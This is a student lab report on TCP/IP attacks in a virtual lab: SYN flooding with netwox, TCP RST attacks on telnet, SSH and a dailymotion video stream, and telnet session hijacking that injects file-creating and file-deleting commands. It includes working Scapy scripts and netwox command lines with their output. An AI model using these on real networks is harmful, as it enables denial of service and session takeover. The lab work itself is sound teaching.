


Lab 4 – TCP/IP Attacks Lab

Ofir Gerbi



- This setup is right for the entire lab.

Task 1: SYN Flooding Attack

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to actually establish the connection and send ACK back. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, meaning the connections that has finished SYN, SYN-ACK, but has not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connections.

SYN cookies is a countermeasure for SYN flood attack. The way SYN cookie works is instead of putting the TCP SYN information in the half-opened connection queue it will send it back with the SYN+ACK packet using the sequence number. That way it saves the machine's resources and will get the information back only in the ACK it will receive back.

In this task we will launch a SYN flood attack on server from the attacker using Netwox tools, with the SYN cookie mechanism turned on and off, and then try to connect using telnet from client to server to check whether the attack succeeded. We expect the attack to succeed while the SYN cookie mechanism turned off, and not to work while it is turn on.

We first use the *netstat -tna* command to see the current TCP connections and queue at the victim (server).

```
[20:52:00] 30/11/21 10.0.2.6@server: netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                     LISTEN
tcp6       0      0 :::53                   :::*                     LISTEN
tcp6       0      0 :::21                   :::*                     LISTEN
tcp6       0      0 :::22                   :::*                     LISTEN
tcp6       0      0 ::1:631                 :::*                     LISTEN
tcp6       0      0 :::3128                  :::*                     LISTEN
tcp6       0      0 ::1:953                  :::*                     LISTEN
```

We can see mostly listening ports, like 22 (SSH) and 23 (telnet).

We first try with the cookie flag mechanism turned on at server:

```
[20:52:55] 30/11/21 10.0.2.6@server: sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
```

We can see SYN cookie countermeasure is on.

We launch the SYN flood attack from attacker:

```
[20:50:42] 30/11/21 10.0.2.7@attacker: sudo netwox 76 -i 10.0.2.6 -p 23
```

We use *Netwox 76* tool to launch the attack, to IP 10.0.2.6 (server) through port 23 (telnet).

We now run the *netstat -tna* again at server to see the change in the TCP connections and queue:

```
[20:55:06] 30/11/21 10.0.2.6@server: netstat -tna
```

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.1.1:53	0.0.0.0:*	LISTEN
tcp	0	0	10.0.2.6:53	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp	0	0	10.0.2.6:23	246.70.88.35:48926	SYN_RECV
tcp	0	0	10.0.2.6:23	254.1.104.59:14441	SYN_RECV
tcp	0	0	10.0.2.6:23	240.79.43.246:13090	SYN_RECV
tcp	0	0	10.0.2.6:23	250.218.77.171:17335	SYN_RECV
tcp	0	0	10.0.2.6:23	247.65.82.191:27462	SYN_RECV
tcp	0	0	10.0.2.6:23	249.160.116.201:21663	SYN_RECV
tcp	0	0	10.0.2.6:23	243.65.207.253:37576	SYN_RECV
tcp	0	0	10.0.2.6:23	254.232.151.87:51473	SYN_RECV
tcp	0	0	10.0.2.6:23	253.184.144.164:4095	SYN_RECV
tcp	0	0	10.0.2.6:23	250.66.27.231:30013	SYN_RECV
tcp	0	0	10.0.2.6:23	253.75.77.107:8898	SYN_RECV
tcp	0	0	10.0.2.6:23	241.26.211.201:47555	SYN_RECV
tcp	0	0	10.0.2.6:23	244.163.25.80:48175	SYN_RECV

We can see the queue was flooded with telnet SYN requests from a lot of different IP's, and the connections are not established.

To examine whether the attack worked we will try and establish a telnet connection with the server from client.

```
[20:51:51] 30/11/21 10.0.2.5@client: telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
server login: seed
Password:
Last login: Tue Nov 30 20:47:06 IST 2021 from 10.0.2.5 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[20:54:33] 30/11/21 10.0.2.6@server: █
```

We can see the connection has been established, meaning the attack did not work. We can assume this is because the SYN cookie countermeasure is turned on.

We will now try to launch the attack with the cookie defense mechanism turned off:

```
[20:58:02] 30/11/21 10.0.2.6@server: sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

We turned off SYN cookie countermeasure at server.

We launch the SYN flood attack:

```
[20:59:41] 30/11/21 10.0.2.7@attacker: sudo netwox 76 -i 10.0.2.6 -p 23
```

Again using *Netwox* with the same input.

We now run the *netstat -tna* again to see the change in the TCP connections and queue:

```
[21:00:53] 30/11/21 10.0.2.6@server: netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 127.0.1.1:53           0.0.0.0:*               LISTEN
tcp      0      0 10.0.2.6:53            0.0.0.0:*               LISTEN
tcp      0      0 127.0.0.1:53           0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
tcp      0      0 127.0.0.1:953          0.0.0.0:*               LISTEN
tcp      0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp      0      0 10.0.2.6:23            251.187.218.233:35944   SYN_RECV
tcp      0      0 10.0.2.6:23            241.0.161.172:7743     SYN_RECV
tcp      0      0 10.0.2.6:23            242.114.47.177:8327    SYN_RECV
tcp      0      0 10.0.2.6:23            253.155.152.88:60218   SYN_RECV
tcp      0      0 10.0.2.6:23            250.133.30.209:58621   SYN_RECV
tcp      0      0 10.0.2.6:23            241.12.203.189:35229   SYN_RECV
tcp      0      0 10.0.2.6:23            244.233.173.9:12200    SYN_RECV
tcp      0      0 10.0.2.6:23            254.178.46.65:18925    SYN_RECV
tcp      0      0 10.0.2.6:23            254.220.129.27:64469   SYN_RECV
tcp      0      0 10.0.2.6:23            247.196.123.208:30486  SYN_RECV
tcp      0      0 10.0.2.6:23            241.60.86.24:12091     SYN_RECV
tcp      0      0 10.0.2.6:23            244.15.43.140:53670    SYN_RECV
tcp      0      0 10.0.2.6:23            252.251.54.207:25456   SYN_RECV
tcp      0      0 10.0.2.6:23            253.97.251.93:36597    SYN_RECV
```

We can see the queue was flooded with telnet SYN requests from a lot of different IP's, and the connections are not established.

To examine whether the attack worked we will try and establish a telnet connection with the server from the client.

```
[21:01:59] 30/11/21 10.0.2.5@client: telnet 10.0.2.6
Trying 10.0.2.6...
```

We can see the connection is "stuck" and not is not able to complete.

We try to stop the attack and see what happens:

```
[21:03:53] 30/11/21 10.0.2.5@client: telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
server login: █
```

We can see once we stopped the attack the connection was able to complete. Meaning, with the SYN cookie turned off we were able to flood the SYN telnet queue and prevent server from accepting other SYN connections, and others from connecting to server through telnet.

Task 1 Summery

In this task we learned how we can launch a SYN flood attack on a machine and what are the consequences of that attack. We could see once performing the attack on server's telnet port, it prevented others from connecting to server. We learned about SYN cookie which is a defense that the computer has in place to prevent this. In the first try the cookie defense stopped us but when we turned it off, we saw that the client could not make the connection to server through telnet, meaning that we succeeded filling the SYN queue and our attack. This was as expected and fits the theory. There were no problems during the task.

The reason we couldn't use Scapy is because it's too slow and RST packets are received at server from the spoofed IP's faster than the Scapy can fill the queue. This is a specific problem of the virtual box.

Task 2: TCP RST Attacks on telnet and SSH Connections.

A reset packet is a packet with the RST bit set in the TCP header flags that kills a TCP connection instantly. The TCP RST Attack is using this to spoof a TCP RST packet that can terminate an established TCP connection between two victims.

In this task we will try to break an existing telnet and SSH connection between server and client using spoofed RST TCP packet from the attacker. We will use both Scapy and Netwox. We expect the connection to break.

We are using this code for the attack using Scapy:

```
#!/usr/bin/python3
from scapy.all import *

def spoof(pkt):
    old_tcp = pkt[TCP]
    ip = IP(src="10.0.2.6", dst="10.0.2.5")
    tcp = TCP(sport=23, dport=old_tcp.sport, flags="R", seq=old_tcp.ack)
    pkt = ip/tcp
    send(pkt, verbose=0)

    print("Sent Reset Packet")

sniff(filter='tcp and src host 10.0.2.5 and dst port 23', prn=spoof)
```

About the code:

First, we are sniffing a TCP packet with source IP of 10.0.2.5 (client) and destination port of 23 (telnet).

Once the packet is sniffed, we are building a new TCP RST packet from 10.0.2.6 (server) to 10.0.2.5 (client), using the TCP packet data that was just sniffed.

The TCP layer will be of source port 23, destination port of the old packet source, and sequence number of the old packet acknowledgement number. "flags" represents 1bit flag, in this case indicates this is a RST packet (R).

First, we establish a telnet connection between the client and server:

```
[18:09:04] 02/12/21 10.0.2.5@client: telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
server login: seed
Password:
Last login: Tue Nov 30 23:40:45 IST 2021 from 10.0.2.5 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

18:13:10] 02/12/21 10.0.2.6@server: █
```

We can see the connection has been established.

We launch the attack from attacker:

```
[18:13:52] 02/12/21 10.0.2.7@attacker: sudo python3 telnet_reset.py
```

The attack is active and waiting for a packet.

We now try and type something at client through the telnet connection:

```
[18:09:04] 02/12/21 10.0.2.5@client: telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
server login: seed
Password:
Last login: Tue Nov 30 23:40:45 IST 2021 from 10.0.2.5 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[18:13:10] 02/12/21 10.0.2.6@server: aConnection closed by foreign host.
[18:14:26] 02/12/21 10.0.2.5@client:
```

We can see once typing 'a' (and the packet sending to server) the connection was immediately terminated. Meaning, our attack was successful.

Now we will try to launch the attack using Netwox. Again, we will start by establishing a telnet connection between client and server.

```
[23:38:11] 04/12/21 10.0.2.5@client: telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
server login: seed
Password:
Last login: Sat Dec  4 23:35:50 IST 2021 from 10.0.2.5 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[23:47:56] 04/12/21 10.0.2.6@server: █
```

The connection has been established.

We launch the attack from the attacker:

```
04/12/21 10.0.2.7@attacker: sudo netwox 78 -f "src host 10.0.2.5 and dst port 23"
```

We are using *Netwox 78* tool with filter of source IP of client (10.0.2.5) and destination port 23 (telnet).

We now try and type something at client through the telnet connection:

```
[23:38:11] 04/12/21 10.0.2.5@client: telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
server login: seed
Password:
Last login: Sat Dec  4 23:35:50 IST 2021 from 10.0.2.5 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[23:47:56] 04/12/21 10.0.2.6@server: aConnection closed by foreign host.
```

We can see the same results like the our Scapy code. Once typing 'a' (and the packet sending to server) the connection has been terminated. Meaning, our attack was successful.

Now we will try to launch the over a SSH connection.

We are using this code for the attack using Scapy:

```
#!/usr/bin/python3
from scapy.all import *

def spoof(pkt):
    old_tcp = pkt[TCP]
    ip = IP(src="10.0.2.6", dst="10.0.2.5")
    tcp = TCP(sport=22, dport=old_tcp.sport, flags="R", seq=old_tcp.ack)
    pkt = ip/tcp
    send(pkt, verbose=0)

    print("Sent Reset Packet")

sniff(filter='tcp and src host 10.0.2.5 and dst port 22', prn=spoof)|
```

About the code:

The code is similar to previous attack on telnet, only this time the port is 22 (SSH) instead of 23 (telnet).

First, we establish the SSH connection between client and server.

```
[23:53:49] 04/12/21 10.0.2.5@client: ssh 10.0.2.6
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Dec  4 23:52:12 2021 from 10.0.2.5
[23:54:07] 04/12/21 10.0.2.6@server: █
```

Connection has been established.

We launch the attack:

```
^C[23:53:08] 04/12/21 10.0.2.7@attacker: sudo python3 ssh_reset.py
█
```

The attack is active and waiting for a packet.

We now try and type something at client through the SSH connection:

```
[23:54:46] 04/12/21 10.0.2.5@client: ssh 10.0.2.6
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Dec  4 23:54:07 2021 from 10.0.2.5
[23:55:33] 04/12/21 10.0.2.6@server: a
packet_write_wait: Connection to 10.0.2.6
port 22: Broken pipe
```

We can see once typing 'a' (and the packet sending to server) the connection has been terminated. Meaning, our attack was successful.

We will now try to launch the attack using Netwox. First, we establish the SSH connection between client and server.

```
[23:54:46] 04/12/21 10.0.2.5@client: ssh 10.0.2.6
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Dec  4 23:54:07 2021 from 10.0.2.5
[23:55:33] 04/12/21 10.0.2.6@server: █
```

Connection has been established.

We launch the attack from the attacker

```
[23:55:13] 04/12/21 10.0.2.7@attacker: sudo netwox 78 -f "src host 10.0.2.5 and
dst port 22"
```

We are using *Netwox 78* tool with filter of source IP of client (10.0.2.5) and destination port 22 (SSH).

We now try and type something at client through the SSH connection:

```
[23:53:49] 04/12/21 10.0.2.5@client: ssh 10.0.2.6
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Dec  4 23:52:12 2021 from 10.0.2.5
[23:54:07] 04/12/21 10.0.2.6@server: a
packet_write_wait: Connection to 10.0.2.6
port 22: Broken pipe
```

We can see once typing 'a' (and the packet sending to server) the connection has been terminated. Meaning, our attack was successful.

Task 2 Summery

In this task we learned about TCP RST flag and how attackers can use it to break a TCP connection between two victims. We experimented with creating a telnet and SSH connections between client and server and sending a RST packet from the attacker in an attempt to break that connection. We could see after sniffing the TCP packet and sending a RST packet the connection was immediately terminated, and that we succeeded in our attack. This fits the theory and what we expected. There were no problems in this task.

Task 3: TCP RST Attacks on Video Streaming Applications

In this task we will try to use TCP RST attack and disrupt the TCP session established between the victim and a video streaming website.

We chose the website *dailymotion.com* and we will use *Netwox 78* tool to launch the attack.

We first choose a video from the site:




We can see the video is playing correctly.

We now launch the attack from the attacker to the client:

```
[17:53:56] 02/12/21 10.0.2.7@attacker: sudo netwox 78 -f "tcp and src host 10.0.2.5"
```

We are using *Netwox 78* tool with filter of TCP and source IP of 10.0.2.5 (client).

We check the video:



We see the video has stopped playing and reporting an "Unexpected error".

Task 3 Summery

In this task we used what we learned in task 2 to experiment "in the real world". We tried to use TCP RST to interrupt a TCP connection with a video streaming site. We could see that upon launching the attack the *dailymotion* video streaming was alerting a "unexpected error". Meaning, we succeeded in our attack. This was as expected and fits the theory. There were no problems during the task.

Task 4: TCP Session Hijacking

TCP Session Hijacking attack is used to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session, impersonating as an authorized user.

In this task we will try and hijack a telnet session between client and server and inject a command which will create/delete a file on server, then checking on server whether the file was deleted/created. We will use both Scapy and Netwox for this.

We first establish the telnet connection from client to server:

```
[19:13:21] 11/12/21 10.0.2.5@client: telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
server login: seed
Password:
Last login: Sat Dec  4 23:55:33 IST 2021 from 10.0.2.5 on pts/20
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[01:46:17] 12/12/21 10.0.2.6@server: █
```

Connection has been established.

We now look at Wireshark to see the telnet TCP packet:

Source	Destination	Protocol	Info
10.0.2.5	10.0.2.6	TCP	46770 → 23 [ACK] Seq=1996041284 Ack=424190
10.0.2.6	10.0.2.5	TELNET	Telnet Data ...
10.0.2.5	10.0.2.6	TCP	46770 → 23 [ACK] Seq=1996041284 Ack=424190

▶ Frame 65: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on int
▶ Ethernet II, Src: PcsCompu_c5:d4:0b (08:00:27:c5:d4:0b), Dst: PcsCompu_26:
▶ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
▼ Transmission Control Protocol, Src Port: 46770, Dst Port: 23, Seq: 1996041
Source Port: 46770
Destination Port: 23
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 1996041284
Acknowledgment number: 4241900604
Header Length: 32 bytes
▶ Flags: 0x010 (ACK)
Window size value: 237

We use Wireshark to learn all the TCP connection information we need to launch the session hijacking attack.

For our session hijacking we will try to create a new file with the name *hacked.txt*. We check there is no existing file with that name:

```
[01:55:15] 12/12/21 10.0.2.6@server: ll hacked.txt  
ls: cannot access 'hacked.txt': No such file or directory
```

We confirmed using command `ll` there is not an existing file with that name.

We now use Python to encode our data for the packet from ASCII to hex data:

```
[01:59:39] 12/12/21 10.0.2.7@attacker: python  
Python 2.7.12 (default, Nov 19 2016, 06:48:10)  
[GCC 5.4.0 20160609] on linux2  
Type "help", "copyright", "credits" or "license" for more information.  
>>> "\ntouch hacked.txt\n".encode("hex")  
'0a746f756368206861636b65642e7478740a'
```

We converted the string "touch hacked.txt" which will create the new file. We added "\n" to make sure the command will be executed in a new line.

We launch the attack using *Netwox 40*:

```
[02:06:24] 12/12/21 10.0.2.7@attacker: sudo netwox 40 --ip4-src 10.0.2.5 --ip4-d
l 64 --tcp-src 46770 --tcp-dst 23 --tcp-seqnum 1996041284 --tcp-window 237 --tcp
-acknum 4241900604 --tcp-ack --tcp-data 0a746f756368206861636b65642e7478740a
IP
|version|  |ihl|  |tos|  |totlen|
|  4  |  5  | 0x00=0 | 0x003A=58 |
|id|  |r|D|M|  |offsetfrag|
|0x7167=29031|  |0|0|0|  |0x0000=0|
|ttl|  |protocol|  |checksum|
|0x40=64|  |0x06=6|  |0xF14C|
|source|
|10.0.2.5| ←
|destination|
|10.0.2.6| ←
TCP
|source port|  |destination port|
|0xB6B2=46770| ←  |0x0017=23|
|seqnum|
|0x76F92C44=1996041284| ←
|acknum|
|0xFCD6443C=4241900604| ←
|doff|  |r|r|r|r|C|E|U|A|P|R|S|F|  |window| |
|  5  |  |0|0|0|0|0|0|0|0|1|0|0|0|0|  |0x00ED=237|
|checksum|  |urgptr|
|0xE47C=58492|  |0x0000=0|
0a 74 6f 75 63 68 20 68 61 63 6b 65 64 2e 74 78 # .touch hacked.tx
74 0a # t.
```

About the code:

--ip4-src = client source IP

--ip4-dst = server destination IP

--ip4-ttl = 64, default for linux

--tcp-src = TCP source port (from Wireshark)

--tcp-dst = TCP destination port (23)

--tcp-seqnum = TCP sequence number (from Wireshark)

--tcp-acknum = TCP acknowledgment number (from Wireshark)

--tcp-ack = set flag

--tcp-window = 237 (from Wireshark)

--tcp-data = the actual data with the command


See Wireshark:

Source	Destination	Protocol	Info
PcsCompu_...	PcsCompu_0d:...	ARP	10.0.2.5 is at 08:00:00:00:00:00
10.0.2.5	10.0.2.6	TELNET	Telnet Data ...
10.0.2.6	10.0.2.5	TELNET	Telnet Data ...

Sequence number: 1996041284
[Next sequence number: 1996041302]
Acknowledgment number: 4241900604
Header Length: 20 bytes
▶ Flags: 0x010 (ACK)
Window size value: 237
[Calculated window size: 30336]
[Window size scaling factor: 128]
Checksum: 0xe47c [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
▶ [SEQ/ACK analysis]


▼ Telnet

Data: \n

Data: touch hacked.txt\n 

We can see our spoofed packet was sent.

We check at server if the file was created:

```
[01:55:15] 12/12/21 10.0.2.6@server: ll hacked.txt
ls: cannot access 'hacked.txt': No such file or directory
[01:55:28] 12/12/21 10.0.2.6@server: ll hacked.txt
-rw-rw-r-- 1 seed seed 0 Dec 12 02:06 hacked.txt 
```

We can see the file does exist. Meaning, the session hijacking was successful.

We will now use Scapy to launch the same attack. We first establish the telnet connection from client to server:

```
[20:47:13] 12/12/21 10.0.2.5@client: telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
server login: seed
Password:
Last login: Sun Dec 12 20:46:29 IST 2021 from 10.0.2.5 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
[20:47:26] 12/12/21 10.0.2.6@server: █
```

Connection has been established.

We now look at Wireshark to see the telnet TCP packet:

Source	Destination	Protocol	Info
10.0.2.6	10.0.2.5	TELNET	Telnet Data ...
10.0.2.5	10.0.2.6	TCP	57138 → 23 [ACK] Seq
10.0.2.6	10.0.2.5	TELNET	Telnet Data ...
10.0.2.5	10.0.2.6	TCP	57138 → 23 [ACK] Seq
10.0.2.6	10.0.2.5	TELNET	Telnet Data ...
10.0.2.5	10.0.2.6	TCP	57138 → 23 [ACK] Seq

▶ Frame 65: 66 bytes on wire (528 bits), 66 bytes cap

▶ Ethernet II, Src: PcsCompu_c5:d4:0b (08:00:27:c5:d4

▶ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10

▼ Transmission Control Protocol, Src Port: 57138, Dst

Source Port: 57138

Destination Port: 23

[Stream index: 0]

[TCP Segment Len: 0]

Sequence number: 208857831

Acknowledgment number: 67489265

Header Length: 32 bytes

▶ Flags: 0x010 (ACK)

Window size value: 237

We use Wireshark to learn all the TCP connection information we need to launch the session hijacking attack.

Our code for the session hijacking attack using Scapy:

```
#!/usr/bin/python3
from scapy.all import *

src_prt = 57138
seq = 208857831
ack = 67489265

IPLayer = IP(src="10.0.2.5", dst="10.0.2.6")
TCPLayer = TCP(sport=src_prt, dport=23 ,flags="A", seq=seq, ack=ack)

Data = "\nrm hacked.txt\n"

pkt = IPLayer/TCPLayer/Data
pkt.show()
send(pkt,verbose=0)|
```

About the code:

We are building a TCP packet with source IP of client and destination IP of server, TCP source port, sequence number and acknowledgment are from the TCP packet sniffed using Wireshark. Destination port of 23 (telnet) and flag "A" – acknowledgment.

This time we are sending the command "*rm hacked.txt*" to delete the hacked.txt file we created in the previous attack with *Netwox*.

We launch the attack:

```
[20:38:47] 12/12/21 10.0.2.7@attacker: sudo python3 sess_hij.py
###[ IP ]###
  version    = 4
  ihl        = None
  tos        = 0x0
  len        = None
  id         = 1
  flags      =
  frag       = 0
  ttl        = 64
  proto      = tcp
  chksum     = None
  src        = 10.0.2.5 ←
  dst        = 10.0.2.6 ←
  \options   \
###[ TCP ]###
  sport      = 57138
  dport      = telnet
  seq        = 208857831 ←
  ack        = 67489265 ←
  dataofs    = None
  reserved   = 0
  flags      = A
  window     = 8192
  chksum     = None
  urgptr     = 0
  options    = ''
###[ Raw ]###
  load       = '\nrm hacked.txt\n' ←
```

We can see the packet was sent.

Also see Wireshark:

Source	Destination	Protocol	Info
10.0.2.6	224.0.0.251	MDNS	Standard query 0x0
fe80::9ce...	ff02::fb	MDNS	Standard query 0x0
10.0.2.6	224.0.0.251	MDNS	Standard query 0x0
PcsCompu_...	Broadcast	ARP	Who has 10.0.2.6?
PcsCompu_...	PcsCompu_0d:...	ARP	10.0.2.6 is at 08
10.0.2.5	10.0.2.6	TELNET	Telnet Data ...
10.0.2.6	10.0.2.5	TELNET	Telnet Data ...

► Flags: 0x010 (ACK)
Window size value: 8192
[Calculated window size: 1048576]
[Window size scaling factor: 128]
Checksum: 0x7574 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
► [SEQ/ACK analysis]

▼ Telnet
Data: \n
Data: rm hacked.txt\n ←

We can see our spoofed packet was sent.

We now check if the file was deleted:

```
[20:38:45] 12/12/21 10.0.2.6@server: ll hacked.txt
-rw-rw-r-- 1 seed seed 0 Dec 12 02:06 hacked.txt
[20:50:35] 12/12/21 10.0.2.6@server: ll hacked.txt
ls: cannot access 'hacked.txt': No such file or directory ←
```

We can see the file was deleted. Meaning, the session hijacking was successful.

Task 4 Summery

